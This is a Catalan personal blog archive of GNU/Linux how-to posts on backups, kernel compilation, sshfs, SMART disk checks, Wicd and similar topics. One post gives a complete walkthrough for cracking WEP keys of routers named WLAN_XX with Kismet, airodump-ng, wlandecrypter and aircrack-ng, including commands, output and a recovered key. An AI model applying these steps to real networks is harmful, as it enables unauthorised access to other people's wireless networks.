Mostrando entradas con la etiqueta GNU/Linux. Mostrar todas las entradas

jueves, 29 de enero de 2009

Rsync i Backups


Després de molt de temps de treballar amb un ordinador, sempre s'acumulen treballs importants,
feines que no vols perdre, fotografies, etc. Per això és molt necessari i gairebé obligatori
fer backups del sistema. L'altre dia vaig programar un petit script amb RSYNC, integrable
a algun cron per exemple per automatitzar les tasques. Es tracta de fer backups períodicament
de tot el sistema, però només d'aquelles coses que han canviat. Això vol dir que segons el
període que tu escolleixis, posem 1 mes, tindràs per cada mes una copia completa del sistema,
és a dir, una foto o "snapshot" d'aquell moment. Tot això sense ocupar espai ja que els fitxers
que no han canviat no es tornaran a copiar! Cada 6 períodes l'script elimina el més antic, guardant
per exemple només 6 mesos.
Tot això ho podeu modificar a l'script, i no us oblideu de fer backups dels backups!

BackupHowto.pdf - amb explicació

Llegir més...

PIC16F84 i Microcontroladors


Aquest quadrimestre passat vaig estar fent l'assignatura de sistemes digitals i microcontroladors.
El tema es bastant interessant i em vaig decidir a realitzar un petit projecte. M'he construït un
programador de xips des de 0 i he aconseguit fer-lo funcionar perfectament a Linux amb picprog i gpasm. Més endavant em dedicaré a investigar amb sdcc, el compilador de C per pics, ja que amb gpasm només serveix per assemblador. Us deixo aqui un tar.gz amb tota la documentació necessària per realitzar el projecte, feu-li una ullada, és molt interessant!

Howto Pic16F84 amb Linux.pdf

Llegir més...

OpenVPN + VNC


Recentment m'he vist amb la necessitat de gestionar remotament alguns clients per donar-li's
assistència en línia. No ha estat difícil; he creat una red privada amb OpenVPN a la que es
connecten els clients. Un cop a dintre, com que pràcticament és igual que si estessim connectats
a la mateixa xarxa local, puc fer servir per exemple VNC Server per connectar-me a ell i arreglar-li
els problemes. He escrit un petit manual de com configurar OpenVPN i un altre que els hi envio
als clients de windows de com han de configurar i instal·lar ells el servidor VNC i el client VPN.
Us deixo aqui els dos PDF.

OpenVPN-Howto.pdf
VNC-Windows.pdf

Llegir més...

domingo, 13 de abril de 2008

Muntar particions amb SSH i + (2)

Ahir vaig escriure una article de com muntar particions remotament. Doncs bé, vaig comentar que hi havia la utilitat gràfica de Connectar-se al Servidor, i avui l'he provada, aquí deixo l'experiència.


Ahir em vaig equivocar i vaig dir que el SSH anava pel port 23, doncs no, va pel 22. El 23 es de Telnet.

Si us voleu connectar a una unitat de xarxa, només heu de fer:

Llocs - Connecta al Servidor

Us sortirà la següent finestra, on podeu posar les dades de la connexió, teniu per connectar-vos amb SSH, FTP, SMB, WebDav, etc.
En aquest cas seguim l'exemple de SSH:


A continuació ens demanarà confirmació i després sortirà una pantalla com aquesta:


Finalment per accedir a les dades, a l'escriptori, o des de el nautilus, o des de Llocs:


Així de fàcil!

Llegir més...

sábado, 12 de abril de 2008

Emesene

Avui m'he topat amb un nou client de missatgeria per el protocol de MSN, desgraciadament el que està més estès avui en dia. Es tracta de l'Emesene, i m'ha agradat bastant. Està escrit en Phyton i GTK+, cosa que li dona al programa una bona integració amb Gnome i les seves llibreries, i a més velocitat d'execució a diferència d'altres com aMSN.


Actualment està per la versio 1.0;

Traduït de la web www.emesene.org:
Features:

* Interficie neta, simple i fàcil d'utilitzar
* Pestanyes a les converses
* Emoticons personalitzats
* Transferència de fitxers
* Molts d'idiomes disponibles
* Personalització
o Temes
o Smileys
o Sons
o Interfície gràfica
o Format de la conversa (mostrar hora, etc.)
* Plugins (molt interessants!)
* MSN Plus!
* Log de converses

Coses que sortiran a altres versions:

* Audio
* Video
* "Guiños"

T'animen a que t'ajuntis al projecte i ajudis, ja sigui per traduïr, ajudar a altre gent, provar noves funcionalitats, escriure codi, etc.

Jo he aconseguit tenir-lo molt semblant a l'aMSN amb la diferència que no es penja mai, es molt més àgil i més clar. Estic molt content amb ell i només fa 1 dia que el tinc. Proveu-lo!

El podeu instal·lar des de synaptic o amb un apt-get install emesene.

Inici de sessió:


Llista de contactes:


Conversa amb pestanyes:


Transferència d'un fitxer:


+Info @: http://emesene.org

Llegir més...

Compilació d'un Kernel

Com bé sabreu per un altre article, tinc un portatil Sony Vaio VGN-FS295, que funciona molt bé. L'altre dia però m'en vaig adonar que, no sé per quin motiu, estava funcionant amb un Kernel SMP, és a dir, Symmetric Mult Processing Kernel => un Kernel preparat per sistemes amb 2 processadors, que no és el meu cas.
Vaig decidir canviar-lo, i ja que ho feia, personalitzar-me'l amb únicament el que necessités, sense Drivers per teclats midi, ni per targetes de xarxa que no tinc.

Una mini guia molt ràpida i útil, ja que a vegades costa trobar els passos exactes, ja que entre una versió i una altra pot canviar alguna cosa.


Definició de Kernel:
És el nucli o com jo li dic "cor", del Sistema Operatiu. El kernel a GNU/Linux s'anomena Linux. GNU és el conjunt de programes (ls, cp, Gnome, Openoffice, Firefox, etc) que complementen el S.O.
Permet a aquests programes comunicar-se amb el Hardware, i per tant és el Kernel el que fa totes les gestions dels teus perifèrics: Audio, Pantalla, Teclat, Ratolí, Processador, Memòria RAM, Discs Durs, etc.
http://ca.wikipedia.org/wiki/Nucli_del_sistema_operatiu

Per què vull compilar el meu propi kernel?:

Si configures el teu Kernel perquè estigui adaptat perfectament al teu Hardware, i no tingui carregats sempre Drivers o controladors genèrics o innecessaris, el sistema farà les gestions amb molta més eficiència i sense perdre recursos. Segur que guanyes en velocitat i rendiment.

Que necessito saber per configurar el meu Kernel?:
Necessites saber al detall, quins perifèrics utilitzes, ho descobriràs a mesura que el vaigis configurant. Et pot ser de molta ajuda fer:
#: lspci --> et llista els dispositius del bus PCI trobats al sistema (chip, revisió, etc.)
#: lsmod --> et llista els mòduls (drivers) carregats actualment.
#: dmesg --> Mostra el log d'inici del sistema, pots trobar informació útil.

Les sortides de lspci, lsmod i dmesg, les pots passar a grep amb una pipe:

lipi@debianAMD:~$ lspci | grep audio
00:0f.0 Multimedia audio controller: Creative Labs SB Live! EMU10k1 (rev 07)

Ja sé que tinc una Creative Labs SB Live! - EMU10k1, i que a Targetes de So serà la única que seleccionaré.

Per cada opció que no sàpigues que és disposaràs de l'ajuda en la pantalla de configuració, i sinó: www.google.com. Segur que hauràs d'investigar bastant.

Necessitaràs saber també, per a que utilitzaràs el teu sistema: Si ha de ser per un Escriptori normal, hi ha moltes opcions com per exemple el sistema d'elecció de Prioritats amb que els programes s'executen, que s'hauran de triar adequadament.

Començant:

1. Instal·lar paquets necessaris:
apt-get install build-essential libqt4-dev

2. Descarregar un Kernel:
Pots fer-ho des de synaptic (linux-image-2.6.xx), però jo et recomano que vaigis a www.kernel.org i et baixis la última versió.
Per veure l'actual que tu tens:
uname -r

3. Descomprimir el Kernel a la carpeta /usr/src
debianAMD:/usr/src# cp /home/lipi/linux-2.6.24.4.tar.gz /usr/src
debianAMD:/usr/src# cd /usr/src
debianAMD:/usr/src# tar xvzf linux-2.6.24.4.tar.gz

4. Configurar el Kernel:

debianAMD:/usr/src/linux-2.6.24.3# make xconfig

Si ens dona algun error, és que ens falta instal·lar alguna llibreria, mira quina és i apt-get.


Aquesta és la part més llarga, a jo em va costar 4 capvespres, i després refinar, ja que em vaig deixar algunes opcions. Pots carregar una configuració d'un altre kernel; aquesta es trobarà a /boot/config-2.6.22-2-k7 per exemple.

Un detall a comentar és que podràs seleccionar els drivers que es compilin com a (M) Mòduls, o com a (*) Integrats al kernel. Si estan integrats, sempre estaran carregats. Pot ser interessant per tenir sempre la targeta de xarxa o algun altre, funcionant. Els (M) es carregaran quan es necessitin, però no és descarregaran. Fes un lsmod i veuras els que tens carregats actualment, a més dels integrats que no surten a la llista. Si fas lsmod | wc -l et dira el nombre de mòduls carregats+1.

5. Compilar Kernel, Mòduls, crear initrd..:
(Farem veure que compilam la versió: 2.6.24.3)
debianAMD:/usr/src# make
debianAMD:/usr/src# make modules_install

**Si compiles una versió d'un kernel que ja tens, es substituirà la carpeta de mòduls de /lib/modules/2.6.24.3 per l'actual, perdràs mòduls instal·lats manualment, p.ex Driver d'NVIDIA.

debianAMD:/usr/src/linux-2.6.24.3# mkinitramfs -o /boot/initrd.img-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# cp System.map /boot/System.map-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# cp arch/x86/boot/bzImage /boot/vmlinuz-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# update-grub


6. Reiniciem, escollim el nou kernel, i provem. Si no funciona, tornarem al kernel anterior, i una altra vegada al pas 4 a retocar-lo. Igual farem si algun mòdul no ens funciona o ens falta.

Una vegada compilat, retocar-lo és molt ràpid ja que no ha de re-compilar tots els mòduls. Si vols fer net la instalació i començar de 0, has de fer:

debianAMD:/usr/src# cd linux-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# make mrproper

7. Pot ser que et costi que tot funcioni bé, però si ho fas bé aconseguiràs que l'ordinador no et gasti memòria, que vaigi tot més ràpid, que utilitzi el mínim de processador, que la bateria del protàtil et duri 30 minuts més, etc. SORT!


3 Comentaris:
1. A Ubuntu funciona la majoria de hardware que hi connectis a la primera, perquè té gairebé totes les opcions del kernel activades com a mòduls, i a més, la gent d'Ubuntu modifica el kernel i hi afegeix altres drivers que no hi són a la versió de www.kernel.org oficial. Un dia explicaré com "parchejar" el Kernel, afegint actualitzacions o més mòduls.

2. A Windows, no pots modificar el Kernel, és el mateix per totes les màquines del planeta. Per això consumeix tants de recursos i funciona sovint, tant malament. Tu podràs triar fins i tot el model del processador!

3. Resum ràpid:
debianAMD:/usr/src/linux-2.6.24.3# make xconfig
debianAMD:/usr/src/linux-2.6.24.3# make
debianAMD:/usr/src/linux-2.6.24.3# make modules_install
debianAMD:/usr/src/linux-2.6.24.3# mkinitramfs -o /boot/initrd.img-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# cp System.map /boot/System.map-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# cp arch/x86/boot/bzImage /boot/vmlinuz-2.6.24.3
debianAMD:/usr/src/linux-2.6.24.3# update-grub


Llegir més...

Muntar particions amb SSH

Últimament m'he trobat amb la necessitat de tenir un servidor de fitxers centralitzat fàcilment accessible, del tipus obrir carpeta i arrossegar fitxers. Els FTP solen anar molt a poc a poc, Samba no és una opció per jo vàlida, NFS és un forat important al no utilitzar contrasenyes... llavors només em quedaven dues opcions, o pagar per un servidor que funcionés bé, o muntar un SSH Fuse.


SSH (o OpenSSH), és una eina que serveix per conectar-se remotament a altres màquines per una consola. La forma de conectar-s'hi es tenir obert el port 23 al servidor, que haurà de tenir instal·lat OpenSSH Server (apt-get install openssh-server), i des de l'altre ordinador client, connectar-s'hi amb ssh (apt-get install ssh).
SSH, acrònim de Secure Shell, té moltes opcions, una de les més interessants és la de passar-li l'opcio -X:

lipi@debianAMD:~$ ssh -X frank@10.0.0.180

Que el que farà serà donar-te una consola, i si executes per exemple gedit, firefox, o synaptic, se t'obrirà el programa gràficament com si fossis a l'altre ordinador.

El que vaig investigar l'altre dia va ser SSHFs, Secure Shell FileSystem. És un sistema de fitxers basat en el protocol de transferència de fitxers de SSH, juntament amb FUSE, el sistema de fitxers per l'"userspace" (per l'usuari i no pel sistema).

http://fuse.sourceforge.net/sshfs.html

Passant a temes més pràctics:
1. Instal·la ssh, sshfs, des de Synaptic o apt.

debianAMD:/home/lipi# apt-get update
debianAMD:/home/lipi# apt-get install ssh sshfs

2. Afegeix el teu usuari al grup "fuse":

debianAMD:/home/lipi# usermod -aG fuse lipi
(on lipi és el nom de l'usuari)
Comprova si ha anat bé:
debianAMD:/home/lipi# groups lipi
lipi : lipi dialout cdrom floppy audio video plugdev users lpadmin powerdev netdev scanner icecast fuse

O també, Sistema - Administració - Usuaris i grups:


3. Canvia el grup del dispositiu fuse:
debianAMD:/home/lipi# chgrp fuse /dev/fuse

4. Surt de la consola, i torna entrar o fes:
debianAMD:/home/lipi# su - lipi

5. Ja pots muntar el SF on vulguis, no fa falta que siguis root:

lipi@debianAMD:~$ sshfs frank@10.0.0.180:/home/frank /home/lipi/Red

Això entra com a usuari frank a la màquina 10.0.0.180, i munta la seva carpeta /home/frank dins
la teva /home/lipi/Red


Per part del servidor no hi ha que fer res més que instal·lar openssh-server.

FI.

- Una altra forma de connectar-te que podries provar és anant a Llocs - Connectar-se al servidor:


(no l'he provada).

Llegir més...

martes, 26 de febrero de 2008

Linux: "Raising Elephants Is So Utterly Boring"

Freqüentment es diu que Linux és impenjable, que mai se't congelarà ni que hauràs d'aguantar lo que passa a altres sistemes. És veritat.

Avegades pot passar però, que una aplicació falli i que faixi que el sistema no respongui, ja sigui per un driver, aplicació gràfica, etc. Que fer en aquests casos?


Podem intentar el típic CTRL+BACKSPACE, que reinicia l'entorn gràfic, però, i si això no funciona? CTRL+ALT+SUPR, per provar de reiniciar, però també pot fallar. Que fer llavors? Segurament l'únic que se us acudirà serà pitjar el botó de "Reset" de l'ordinador... NO!!

Proveu de fer:

ALT+SySReq(ImpPetSis) i mentre manteniu aquestes dues tecles pitjades, escriure a poc a poc REISUB, màgicament l'ordinador es reiniciarà de manera correcta!!!

Què ha passat?:
El Kernel Linux conté una opció màgica (Magic SysRq) que si és activada al compilar-lo (en la majoria de sistemes hi està), permet fer una crida al sistema. Aquesta crida al sistema pot rebre unes interrupcions "màgiques", que en el nostre cas han estat:

# R: Retorna el control del teclat(De raw a xlate).
# E: Envia un SIGTERM a tots els processos exceptuant el pare (PID 1).
# I: Envia un SIKGILL a tots els processos exceptuant l'init (PID 1).
# S: Fa la sincronització de dades als discs durs.
# U: Re-munta totes les unitats en "read-only" mode.
# B: Reboot.

Raw
End
kIll
Sync
Umount
reBoot

Curiosament, per recordar aquesta combinació de tecles, es coneguda la mnemotècnia, "Raising Elephants Is So Utterly Boring".

Té moltes més opcions que REISUB, per exemple volcar info de memòria a la consola,
matar els processos d'una consola determinada, llistar les tasques actuals amb informació,
etc.

Per +info:
http://en.wikipedia.org/wiki/Reisub
http://www.kernel.org

Llegir més...

lunes, 4 de febrero de 2008

Ets un pringat?

Està ja desactualitzat, però segueix sent vàlid per tots aquells que per fer un favor, no podem deixar de ser pringats.

Llegir més...

lunes, 28 de enero de 2008

Problemes inal·làmbrics? WiCD!

Fins fa poc vegades havia tingut problemes amb els gestors de xarxa de Gnome
o amb alguns que havia instal·lat, com el WifiRadar. Cap m'havia convençut,
ja que veia que a Windows era més fàcil administrar la xarxa. Un dia vaig trobar el WiCd, i vaig quedar
molt sorprès. Funciona millor que el Gnome Network Manager, que el WifiRadar i que el gestor de Windows.

Feu-li una ullada...


Començarem per instal·lar-lo, com sempre a Debian o una variant, afegirem a
/etc/apt/sources.list, la línia:
deb http://apt.wicd.net feisty extras
i després des de synaptic o a un terminal fent:

#] apt-get install wicd


Un cop instal·lat veurem que ens ha posat un dimoni a l'initd, que serà el que
gestionarà les connexions. Un cop instal·lat WiCd, no faixis servir CAP més gestor.

El funcionament es veu molt bé amb imatges.


Això és la pantalla principal del programa. És molt simple;

Botons:
Hidden Network - Introdueix el nom d'una xarxa que està amagada.
Connecta/Desconnecta - d'una xarxa al que volguem connectar o que estem desconnectats
Actualitza - Cerca noves xarxes inal·làmbriques, en el meu cas n'hi ha una
que s'anomena LiPix amb encriptació WEP.
Preferències - Triar el driver per WPA i les interfícies de xarxa.
Credits
Sortir

Per últim tenim les Xarxes amb fils (Wired Network a l'imatge):


Clicant a Advanced Settings podrem posar paràmeres personalitzats, o deixar-ho
amb configuració automàtica. Un cop acabada la configuració, podras posar un nom
(a l'exemple "Xalet LiPix"), clicar a Afegeix i es guardarà per sempre aquesta
configuració.

I les xarxes sense fils:


A la xarxa "LiPix" podem triar si connectar-s'hi automàticament quan se detecti,
a més veiem que té encriptació WEP, força de senyal de 44% (última actualització),
veiem la MAC, el mode de connexió i el canal.

Per últim a Advanced Settings pots configurar els paràmetres que necessitis, i si fer servir o no
encriptació. Suporta WEP, WPA 1/2, LEAP, TTLS, EAP-FAST i PEAP. La configuració que deixis quedarà guardada per sempre.


I no hi ha més, és així de simple. Pots veure altres captures, veure les característiques, col·laborar en el projecte, etc. des de la web del WiCD: http://wicd.sourceforge.net

Finalment dir que les traduccions del programa encara estan en fase "Beta", per açò ara surt
el programa mig en anglès i mig en català. Però a una versió pròxima segurament ja hi estaran
implementats.


Disfruteu!

Llegir més...

Paisatges i GNU/Linux :o

L'altre dia vaig fer fotos d'un paisatge, i com que la camara no m'avarcava tot el paisatge en vaig haver de fer unes quantes. Tenia l'opció de ajuntar les fotos resultants amb el Gimp, i ajustar el color manualment, però cercant un poc vaig trobar Hugin i Panorama Tools.


Panorama Tools és una eina gratuïta i lliure que serveix per tractar imatges panoràmiques, funciona en consola i és molt potent. Per més informació: http://panotools.sourceforge.net/

Hugin proporciona una interficie gràfica per les Panorama Tools, però necessitarem també AutoPano, que és un programa per detectar punts de concordancia entre imatges.

Hugin agafarà els punts trobats per Autopano, i ajuntarà les imatges, fent la correcció de color. Podrem ajuntar les imatges amb diferents tipus de prespectiva: Equirectangular, Cilindrica, Rectilinia, Gran angular, Esterogràfica, Mercator, Sinusoidal, etc.

1. Començarem per instal·lar el programa, afegint els repositoris de Debian Multimedia si es que estem en una Debian o "descendent".


#] echo deb http://www.debian-multimedia.org/ sid main >> /etc/apt/sources.list


(podeu canviar sid per stable o testing)

#] apt-get update && apt-get install hugin autopano-sift

2. Una vegada fet, obrirem el programa. És molt intuïtiu, el procés bàsic és afegir les imatges, trobar punts de control i línies horizontals/verticals amb Autopano, repassar-ho i afegir-ne algun més, optimizar la composició, veure una vista prèvia, i si ens agrada, renderitzar.

Hi ha que dir que no és perfecte, en segons quin tipus de fotografies no les encaixa perfectament, o avegades hi ha alguns errors de color. Us penjaré un "sample" perquè el proveu si no teniu fotos panoràmiques.

A continuació unes imatges, i el zip amb fotos d'una muntanya.

Per fer proves:


Posant les imatges al Hugin


Autopano a punt de cercar punts de control


Els punts trobats


Una prèvia de com quedaria


Llegir més...

miércoles, 23 de enero de 2008

S.M.A.R.T

No us heu demanat mai quant li queda de vida al vostre disc dur? Quantes vegades s'ha engegat?.. Tots aquests paràmetres i molts més els monitoriza internament qualsevol disc dur amb tecnologia S.M.A.R.T, sigles de "Self Monitoring Analysis and Reporting Technology".


Aquests paràmetres es poden consultar mitjançant GNU/Linux, amb una eina que es diu "SmartmonTools". Anem per feina:

- Primer instal·larem el paquet, des de Debian, o qualsevol "descendent":


sonydeb:/home/lipi# apt-get install smartmontools

- Indicarem al disc que faixi un diagnòstic "curt";

Si el disc és IDE, o s'anomena hdx:

sonydeb:/home/lipi# smartctl -t short /dev/hda

Si és SATA:

sonydeb:/home/lipi# smartctl -t short -d ata /dev/sda

smartctl version 5.37 [i686-pc-linux-gnu] Copyright (C) 2002-6 Bruce Allen
Home page is http://smartmontools.sourceforge.net/

=== START OF OFFLINE IMMEDIATE AND SELF-TEST SECTION ===
Sending command: "Execute SMART Short self-test routine immediately in off-line mode".
Drive command "Execute SMART Short self-test routine immediately in off-line mode" successful.
Testing has begun.
Please wait 2 minutes for test to complete.
Test will complete after Wed Jan 23 15:45:17 2008
Use smartctl -X to abort test.

sonydeb:/home/lipi#


Com podem veure, ens diu que esperem 2 minuts, després podrem recollir el resultat. Si en algun moment ens interessa cancel·lar el test, farem smartctl -X com ens indica el programa.

Quan el temps hagi passat, recollirem el resultat, en el meu cas:
sonydeb:/home/lipi# smartctl -H -l selftest -i /dev/hda


smartctl version 5.37 [i686-pc-linux-gnu] Copyright (C) 2002-6 Bruce Allen
Home page is http://smartmontools.sourceforge.net/

=== START OF INFORMATION SECTION ===
Model Family: Fujitsu MHV series
Device Model: FUJITSU MHV2080AT
Serial Number: NS56T5425AFT
Firmware Version: 00000096
User Capacity: 80,026,361,856 bytes
Device is: In smartctl database [for details use: -P show]
ATA Version is: 6
ATA Standard is: ATA/ATAPI-6 T13 1410D revision 3a
Local Time is: Wed Jan 23 15:51:40 2008 CET
SMART support is: Available - device has SMART capability.
SMART support is: Enabled

=== START OF READ SMART DATA SECTION ===
SMART overall-health self-assessment test result: PASSED

SMART Self-test log structure revision number 1
Num Test_Description Status Remaining LifeTime(hours) LBA_of_first_error
# 1 Short offline Completed: read failure 90% 3308 91458423

Informació rellevant:
Remaining: 90% significa que el test encara no s'ha acabat.
User Capacity: 80Gb
SMART overall-health self-assessment test result: El disc dur està correcte. Si no fos així l'smartmontools diu que en menys de 24h el disc pot fallar.
LifeTime(hours): 3308 , són les hores que du funcionant, en aquest cas 137 dies.
LBA_of_first_error: La direcció del primer error trobat va ser 91458423

Però podem voler més informació, llavors podem fer un test llarg:

smartctl -t long /dev/hda

I a més a més pintar tota la informació de SMART:
sonydeb:/home/lipi# smartctl -a /dev/hda

El més interessant d'això és la taula que surt:

Per exemple,
Raw_Read_Error_Rate: Tassa d'errors de lectura
Start_Stop_Count: Nombre de vegades engegat (el disc es pot pausar)
Seek_Error_Rate: Tassa d'error de col·locació de l'agulla
Power_On_Seconds: Temps engegat
Spin_Retry_Count: Nombre de reintents d'engegada
Power_Cycle_Count: Nombre de vegades que li ha "arribat corrent"
Temperature_Celsius: Temperatura actual
etc.

En el meu cas, tenim que ha estat 3309h 01m 50s engegat, està a 35ºC i s'ha encès i parat 1586 vegades.

En el cas que veiem que el paràmetre THRESH, s'incrementa o te un valor alt, es probable que el disc falli, o també si un dels altres paràmetres es més petit que THRESH.
Els valors més importants són:

Reallocated_Sector_Ct, Seek_Error_Rate, Reallocated_Event_Count, Offline_Uncorrectable,
UDMA_CRC_Error_Count, Multi_Zone_Error_Rate, Hardware_ECC_Recovered

Esper que us hagi picat la curiositat per provar-ho.

+ info @:
http://es.wikipedia.org/wiki/S.M.A.R.T.
http://www.vicente-navarro.com/blog/2007/10/28/linux-no-mata-discos-duros-se-mueren-solos/
http://www.thewilfamily.com/hardware/testeo-de-disco-duro-en-debian
http://www.captain.at/howto-linux-smartmontools-smartctl.php
http://fixunix.com/storage/202551-smartctl-conflicting-pre-fail-results.html
http://www.webservertalk.com/archive233-2004-11-462907.html

Llegir més...

miércoles, 30 de mayo de 2007

Debian Gnu/Linux i SoynTec Joinsee 100 Webcam

S'altre dia em vaig comprar una WebCam de la marca SoynTec (model Joinsee 100), per fer vídeo-conferència amb Ekiga i aMsn. I quan la vaig connectar no funcionava!. Resulta que havia d'instal·lar es driver Spca5xx, que és es xipset que aquesta càmera du.


Va ser tan fàcil com:

# apt-get install spca5xx-source (o des de synaptic)
# cd /usr/src
# bunzip2 spca5xx-source.tar.bz2 && tar xvf spca5xx-source.tar
(hi ha altres formes de fer açò últim)
# cd spca5xx-source
# ./configure
# make
# make install
# modprobe spca5xx

I la càmera ja funcionava.

Hi ha que dir que sa qualitat que ofereix (màx. 640x480) no és molt bona, però te enfocament automàtic, un braç dirigible rígid i a més és molt petita.

També vaig trobar un programa que es diu easycam per Ubuntu, que t'instal·la automàticament es drivers necessaris:

Es programes que pots emprar són, entre molts d'altres (instal·lable des de
synaptic o apt):

xawtv o camorama per fer-te fotos i comprovar que sa webcam funciona correctament.
amsn o ekiga per fer video - conferència, aMsn actualment no soporta audio si no és en mode "walkie-talkie", que has de pitjar per xerrar.

Esper que us hagi servit!

Llegir més...

Crear un servidor FTP amb ProFTPD

He muntat un servidor ftp, i com que sempre que ho faix m'he de tornar a llegir tot es fitxer de configuració, i cercar a manuals, etc. Penjo aquí es fitxer "proftpd.conf" , comentat pas a pas en catala i amb una configuració ja funcional.

El podeu agafar i adaptar-lo a ses vostres necessitats.

Per instal·lar es ProFTPD només heu de fer apt-get install proftpd, o des de synaptic.

Llegir més...

martes, 24 de abril de 2007

Renombrar fitxers massivament

Segur que us heu baixat alguna vegada un fitxer comprimit que contenia 1000 mp3 pirates i que s'autor hi ha posat es seu nom as fitxer, des tipus:

Jarabe de palo - Canso 1 - [for www.elitemusic.org].[by el torito].pintxy.piratas.mp3
Jarabe de palo - Canso 2 - [for www.elitemusic.org].[by el torito].pintxy.piratas.mp3
...........
Jarabe de palo - Canso N - [for www.elitemusic.org].[by el torito].pintxy.piratas.mp3


Idò aqui us pos un programa que esta bastant bé i que facilita es no haver d'escriure un senyor bucle o una llarguissima línia de comandes amb rename. A més te moltes altres funcions....


Només heu d'anar a sa web d'es programa, que es diu Metamorphose, i està disponible per GNU/Linux, MacOS, FreeBSD i Window$.

Sa web és:
http://file-folder-ren.sourceforge.net/

I us descarregeu es fitxer d'instal·lació .deb si es que emprau Debian o Ubuntu. Necesitareu abans instal·lar python-wxgtk2.6 (apt-get install python-wxgtk2.6).

Sa descàrrega directe des .deb és AQUI.

Per instal·lar a Debian podeu fer amb root o superusuari:

debianAMD:/tmp# dpkg -i metamorphose_1.0.4_all.deb

Per executar des de consola es fa amb debianAMD:/home/lipi$ metamorphose

Us demana llengua i tot seguit arranca es programa, per fer lo que he dit abans només heu de seleccionar sa carpeta a sa pestanya Seleccionador i ja es seleccionen tots es fitxers, i després anar a sa pestanya Principal, i fer per exemple lo que he fet a s'imatge d'aqui baix.

Com he comentat te moltes altres opcions.


Llegir més...

miércoles, 18 de abril de 2007

Crack wireless WLAN_XX WEP

Si teniu una red inalàmbrica que s'anomena WLAN_XX on XX és un valor hexadecimal (p.ex AB, 03, FF, CE..) us mostraré com crackejar-la en 5 minuts.


Lo primer, instal·lar es últims drivers o firmware de sa targeta inalàmbrica, especialment si és una Intel PRO 2200 amb mòdul ipw2200. Podeu provar-ho sense.

1. Instal·lar eines bàsiques que són: kismet, aircrack-ng, wlandecrypter.
Kismet i aircrack-ng es poden instal·lar des de synaptic o APT.

Wlandecrypter el podeu trobar a internet a: http://www.fuerzaiberica.com/nil/rusoblanco/index.php?q=node/5
o a Wlandecrypter-0.5.tar.gz
Només s'ha de descomprimir, compilar i instal·lar (amb super usuari):

sonydeb:/home/lipi/Desktop# tar xvzf Wlandecrypter-0.5.tar.gz
wlandecrypter-0.5/
wlandecrypter-0.5/Makefile
wlandecrypter-0.5/wlandecrypter.c
wlandecrypter-0.5/README.txt

onydeb:/home/lipi/Desktop# cd wlandecrypter-0.5/
sonydeb:/home/lipi/Desktop/wlandecrypter-0.5# make
gcc -g -O2 -D_FILE_OFFSET_BITS=64 wlandecrypter.c -o wlandecrypter
sonydeb:/home/lipi/Desktop/wlandecrypter-0.5# make install
install -d /usr/sbin
install -m 755 wlandecrypter /usr/sbin
sonydeb:/home/lipi/Desktop/wlandecrypter-0.5#

2. Cercar reds amb nom WLAN_XX i apuntar la seva BSSID, ho podeu fer amb Kismet; l'arrancau, pitjau S, triau "sort by bssid", us poseu damunt WLAN_XX amb les fletxes i pitjeu intro, obtindreu la informació de la red WLAN_XX i el BSSID. És important que tingui nombre de paquets, ho veureu a la pantalla principal del Kismet.

3. Executar el següent:
sonydeb:/home/lipi# airodump-ng --bssid 00:60:XX:FA:C1:XX -w captura eth2

On només us caldrà substituïr la BSSID, i eth2, on ethX és la vostra targeta de red inalambrica, (iwconfig des de superusuari per saber quina teniu).

Us sortirà:

CH 4 ][ Elapsed: 3 mins ][ 2007-04-15 19:18

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:60:XX:FA:C1:XX -1 178 29 0 8 54. WEP WEP WLAN_

BSSID STATION PWR Lost Packets Probes

00:60:B3:FA:C1:39 00:0E:8E:05:4A:90 -1 0 29


Quan hi hagi suficients paquets, (almenys 25), podeu aturar-ho amb CTRL+C.

4. Feu:
sonydeb:/home/lipi# wlandecrypter 00:60:XX:FA:C1:XX WLAN_FF diccionari

i us sortirà:
wlandecrypter 0.5 - (c) 2006 nilp0inter2k6_at_gmail.com
------------> http://www.rusoblanco.com <------------

[+] BSSID: 00:60:xx:FA:C1:xx
[+] Modelo: Z-com <-- Fixeu-vos que això és el model del Router!!
[+] ESSID: WLAN_FF
[+] Fichero de claves: diccionari
[+] Fichero guardado

5. Finalment:

sonydeb:/home/lipi# aircrack-ng -w diccionari captura-01.cap

Opening captura-01.cap
Read 523 packets.

# BSSID ESSID Encryption

1 00:60:XX:FA:C1:XX WLAN_FF WEP (29 IVs)

Choosing first network as target.

Aircrack-ng 0.6.2

[00:00:00] Tested 27140 keys (got 29 IVs)

KB depth byte(vote)
0 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
1 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
2 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
3 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
4 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
5 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
6 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
7 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
8 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
9 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
10 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
11 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)
12 0/ 0 00( 0) 00( 0) 00( 0) 00( 0) 00( 0) 00( 0)

KEY FOUND! [ 5A:30:30:31:33:34:39:36:41:30:33:46:46 ] (ASCII: Z0013496A03FF )


Olé, aqui està! Z0013496A03FF
Fixeu-vos que Z es la primera lletra del model, i que FF les hexadecimal del nom, en aquest cas WLAN_FF.

Llegir més...

+ jocs per GNU/Linux

Seguint amb es tema jocs, aqui van un parell de instruccions perquè us orienteu si voleu posar un joc.


